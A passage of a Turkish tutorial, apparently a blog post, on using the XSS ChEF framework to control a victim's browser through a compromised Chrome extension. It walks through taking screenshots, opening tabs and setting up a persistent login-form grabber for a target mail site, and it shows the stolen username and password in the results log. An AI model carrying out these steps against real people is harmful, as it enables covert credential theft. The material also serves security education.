Sonuçlar, date, Hook Script name, Url, Result olarak geri dönecektir.





**"Hooked extention info"** tabına baktığımızda Hookid , yani kurbanın tarayıcında çalışan extension'nın bilgilerini görüyoruz. . Burada dikkat etmemiz gereken nokta tarayıcı izinleridir.

{ "origins": [ "" ], "permissions": [ "cookies", "history", "management", "proxy", "tabs" ] }

*not: ayrıntılı bilgi için manifesto dosyasını inceleyin.*

LocalStorage alanında ise uygulamada çalışan Xss zafiyetini görmekteyiz.




**“Extention Commands”** tabında Active Tab screenshot tuşunu kullanarak kurban tarayıcıdan ekran görüntüsü alabilirsiniz. "Create new tab" alanından kurban tarayıcı da tab açabilirsiniz.


Eval kısmında ise çeşitli kod örneklerini kullanabilir veya kendiniz oluşturabilirsiniz.

**Xss ChEF'i biraz tanıdığımıza göre küçük bir örnek yapalım.**

Hedef: x mail hizmeti
Kullanacağımız özellik : Persistent scripts
Sonuç : kullanıcı bilgilerini elde etmek.

Konsoldan **“Persistent Scripts”** tabına geçiyoruz.

“Name” alanına hedefmail.com yazalım.
“Launch this code” alanında login form grabber'ı seçiyoruz. Daha sonra URL için hedefmail.com'a ufak bir regex yazıyoruz. “ ^https://hedefmail.com/ ”




Eğer kurban tarayıcı hedefmail.com'dan giriş yaparsa Chef sonuçları **"results log"** tabına yansıtacaktır.

"elements": [ { "name": "login", "value": "USERNAME" }, { "name": "passwd", "value": "PASSWORD"

**"Result"** tabından baktığınızda kullanıcı adını ve parolayı açık bir şekilde görebiliyoruz.

**Kaynaklar:**

http://blog.kotowicz.net
*http://buffalobillion.wordpress.com/2011/06/28/installing-nodejs-and-npm-on-linux-mint-11/*
*https://www.owasp.org/index.php/DOM_Based_XSS*